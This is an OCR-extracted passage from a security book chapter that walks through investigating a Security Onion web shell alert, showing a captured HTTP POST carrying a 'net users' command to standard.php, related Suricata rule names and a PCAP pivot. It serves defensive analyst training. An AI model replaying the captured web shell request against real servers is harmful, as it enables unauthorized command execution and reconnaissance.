© 2026 Security Onion Solutions, LLC
License: Active

Figure 19-5. NIDS Alert Rule details

Every Alert in Security Onion shows these two tabs if you open it for more details. The first, Alert Details, is a list of fields and values for the alert—this includes information generated by the IDS, such as source and destination IPs, as well as information added by the enrichment process as the logs were ingested into Elasticsearch, such as geoIP information and autonomous system numbers. We'll scroll down and take a look at more of those fields in a moment.

The other tab, Guided Analysis, is a new feature that we added in Security Onion in late 2025 (Figure 19-6).

Security Onion
Overview
Onion AI
Alerts
Dashboards
Hunt
Cases
Detections
PCAP
Grid
Downloads
Reports
Administration
Tools
Kibana
Elastic Fleet
2026-03-02 14:38:43.492 +00:00
suricata.alert
ET WEB_SERVER WebShell Generic - net u
ALERT DETAILS
GUIDED ANALYSIS
Guided Analysis is a new experimental feature. Some of these playbooks were generated by AI and it's possible that they may not be
What was the complete HTTP POST request containing the net user command?
Context
Reveals the exact payload and execution method used by the potential web shell.
Date Range: +/-15m
tags:http AND (event.category:network AND network.community_id:1:9BDlZwR9e5gQGdsAriie0pvMH9E=) | table @timesta
Instant Insight (max 5 results)
Original event occurred at 2026-03-02 14:38:43.492 +00:00
@timestamp
http.method
http.useragent
2026-03-02T14:38:43.423Z
POST
Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.
Does this web server normally receive POST requests from this source?
Context
Determines if this represents unusual interaction patterns with the web server
Overview
ET WEB_SERVER WebShell Generic - net user
Summary
This rule detects attempts to execute a "net user" command via an HTTP POST request directed towards a web server, which is indicative of a possible web shell or unauthorized administrative activity. The detection is based on the presence of specific patterns in the request body that include the term "net" followed by "user" within a short range, while excluding certain other substrings to reduce false positives. This
Version: 2.4.201
© 2026 Security Onion Solutions, LLC
License: Active

Figure 19-6. Guided Analysis

This leverages the Human-Centered Investigative Playbook standard to provide a list of investigation steps as well as log queries to guide the analyst who is looking into the alert. Every alerting rule that Security Onion ships with the platform includes one of these Guided Analysis playbooks, and it's easy to add your own to tailor the guidance to your own environment.

Scrolling down in the Alert Details to the `network.data.decoded` field, which is a snippet of the network traffic that caused the IDS alert to fire, we see that this is a POST request to a URL ending in "standard.php," from what appears to be a Firefox client running on Ubuntu. Scrolling down a little further, we see that the cmd field in the form says "net users," which must be what caused the alert in the first place. Two screenshots show this data (Figures 19-7 and 19-8).

Security Onion - Alerts
Security Onion
Overview
Onion AI
Alerts
Dashboards
Hunt
Cases
Detections
PCAP
Grid
Downloads
Reports
Administration
Tools
Kibana
Elastic Fleet
metadata.type
_doc
metadata.version
8.18.8
network.community_id
1:9BDIZwR9e5gQGdsAriie0pvMH9E=
network.data.decoded
POST /standard.php HTTP/1.1
Host: 192.168.1.110
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----geckoformboundarydfcb12509bff8ccaec43c
Content-Length: 804
Origin: http://192.168.1.110
Connection: keep-alive
Referer: http://192.168.1.110/standard.php
Upgrade-Insecure-Requests: 1
Priority: u=0, i
------geckoformboundarydfcb12509bff8ccaec43c0756bbc36f2
Content-Disposition: form-data; name="fetch_host"
12.12.12.122
------geckoformboundarydfcb12509bff8ccaec43c0756bbc36f2
Content-Disposition: form-data; name="fetch_port"
80
------geckoformboundarydfcb12509bff8ccaec43c0756bbc36f2
Content-Disposition: form-data; name="fetch_path"
Overview
ET WEB_SERVER WebShell Generic - net user
Summary
This rule detects attempts to execute a "net user" command via an HTTP POST request directed towards a web server, which is indicative of a possible web shell or unauthorized administrative activity. The detection is based on the presence of specific patterns in the request body that include the term "net" followed by "user" within a short range, while excluding certain other substrings to reduce false positives. This
Version: 2.4.201
© 2026 Security Onion Solutions, LLC
License: Active

Figure 19-7. Part one of `network.data.decoded`



Security Onion - Alerts
so-manager/#/alerts?q=*+AND+rule.name:"ET+WEB_SERVER+WebShell+Generic+-+net+user"&z=Africa/Abidjan&d=500&gl=500&rt=12&rn=hours
Incognito
Security Onion
Overview
Onion AI
Alerts
Dashboards
Hunt
Cases
Detections
PCAP
Grid
Downloads
Reports
Administration
Tools
Kibana
Elastic Fleet
80
------geckoformboundarydfcb12509bff8ccaec43c0756bbc36f2
Content-Disposition: form-data; name="fetch_path"
------geckoformboundarydfcb12509bff8ccaec43c0756bbc36f2
Content-Disposition: form-data; name="cwd"
C:\xampp\htdocs
------geckoformboundarydfcb12509bff8ccaec43c0756bbc36f2
Content-Disposition: form-data; name="upload"; filename=""
Content-Type: application/octet-stream
------geckoformboundarydfcb12509bff8ccaec43c0756bbc36f2
Content-Disposition: form-data; name="cmd"
net users
------geckoformboundarydfcb12509bff8ccaec43c0756bbc36f2--
network.packet_source
wire/pcap
network.private_ip
[
"192.168.1.110"
]
network.public_ip
[
"12.12.12.122"
]
network.transport
TCP
Overview
ET WEB_SERVER WebShell Generic - net user
Summary
This rule detects attempts to execute a "net user" command via an HTTP POST request directed towards a web server, which is indicative of a possible web shell or unauthorized administrative activity. The detection is based on the presence of specific patterns in the request body that include the term "net" followed by "user" within a short range, while excluding certain other substrings to reduce false positives. This
Version: 2.4.201
© 2026 Security Onion Solutions, LLC
License: Active

Figure 19-8. Part two of `network.data.decoded`

This is definitely out of the ordinary for many environments; nobody should be issuing Windows commands directly into a web form. This merits further investigation.

Let's pivot back to the Alerts page and see what other alerts we have for this 12.12.12.122 address (Figure 19-9).



Security Onion - Alerts
Security Onion
Overview
Onion AI
Alerts
Dashboards
Hunt
Cases
Detections
PCAP
Grid
Downloads
Reports
Administration
Tools
Kibana
Elastic Fleet
Custom
Last 12 hours
REFRESH
Click the clock icon to change to absolute time
"12.12.12.122"
event.dataset
rule.name
event.severity_label
source.ip
source.port
destination.ip
suricata.alert GPL ATTACK_RESPONSE command completed medium 192.168.1.110 80 12.12.12.122
suricata.alert ET ATTACK_RESPONSE Net User Command Response high 192.168.1.110 80 12.12.12.122
suricata.alert GPL ATTACK_RESPONSE command completed medium 192.168.1.110 80 12.12.12.122
suricata.alert ET WEB_SERVER WebShell Generic - net user medium 12.12.12.122 34104 192.168.1.110
suricata.alert GPL ATTACK_RESPONSE command completed medium 192.168.1.110 80 12.12.12.122
suricata.alert GPL ATTACK_RESPONSE command completed medium 192.168.1.110 80 12.12.12.122
suricata.alert ET WEB_SERVER WebShell Generic - net user medium 12.12.12.122 39476 192.168.1.110
suricata.alert ET INFO RDP - Response To External Host low 192.168.1.110 3389 12.12.12.122
suricata.alert ET INFO RDP - Response To External Host low 192.168.1.110 3389 12.12.12.122
Items per page: 50
1-9 of 9
Version: 2.4.201
© 2026 Security Onion Solutions, LLC
License: Active

Figure 19-9. Custom query in Alerts with 12.12.12.122 bubble

There are multiple alerts for that address, as both the source and the destination for a few different network flows. This "ET ATTACK_RESPONSE Net User Command Response" alert is the only one ranked as high severity. This is a response to a "net users" query like the one we saw in the WebShell Generic rule, indicating that the command may have been successful.

Fortunately, as mentioned earlier, Security Onion includes full packet capture, so the analyst can investigate this network flow and confirm what it contains by using the Action menu and choosing PCAP (Figure 19-10).

This opens the packet capture and decodes the contents for display (Figure 19-11).




Security Onion - Alerts
Security Onion
Overview
Onion AI
Alerts
Dashboards
Hunt
Cases
Detections
PCAP
Grid
Downloads
Reports
Administration
Tools
Kibana
Elastic Fleet
Custom
Last 12 hours
REFRESH
Click the clock icon to change to absolute time
"12.12.12.122"
Include
Exclude
Only
Tune Detection
Group By
New Group By
Clipboard
Actions
Hunt
Add to Case
Correlate
PCAP
CyberChef
Google
VirusTotal
Add New Action
event.dataset
rule.name
source.ip
source.port
destination.ip
suricata.alert GPL ATTACK_RESPONSE command completed 192.168.1.110 80 12.12.12.122
suricata.alert ET ATTACK_RESPONSE Net User Command Respon 192.168.1.110 80 12.12.12.122
suricata.alert GPL ATTACK_RESPONSE command completed 192.168.1.110 80 12.12.12.122
suricata.alert ET WEB_SERVER WebShell Generic - net user 12.12.12.122 34104 192.168.1.110
suricata.alert GPL ATTACK_RESPONSE command completed 192.168.1.110 80 12.12.12.122
suricata.alert GPL ATTACK_RESPONSE command completed 192.168.1.110 80 12.12.12.122
suricata.alert ET WEB_SERVER WebShell Generic - net user 12.12.12.122 39476 192.168.1.110
suricata.alert ET INFO RDP - Response To External Host 192.168.1.110 3389 12.12.12.122
suricata.alert ET INFO RDP - Response To External Host 192.168.1.110 3389 12.12.12.122
er page: 50
1-9 of 9
Version: 2.4.201
© 2026 Security Onion
License: Active

Figure 19-10. Action menu


Security Onion - Alerts -
Security Onion - PCAP -
so-manager/#/job/1027
Incognito
Security Onion
Overview
Onion AI
Alerts
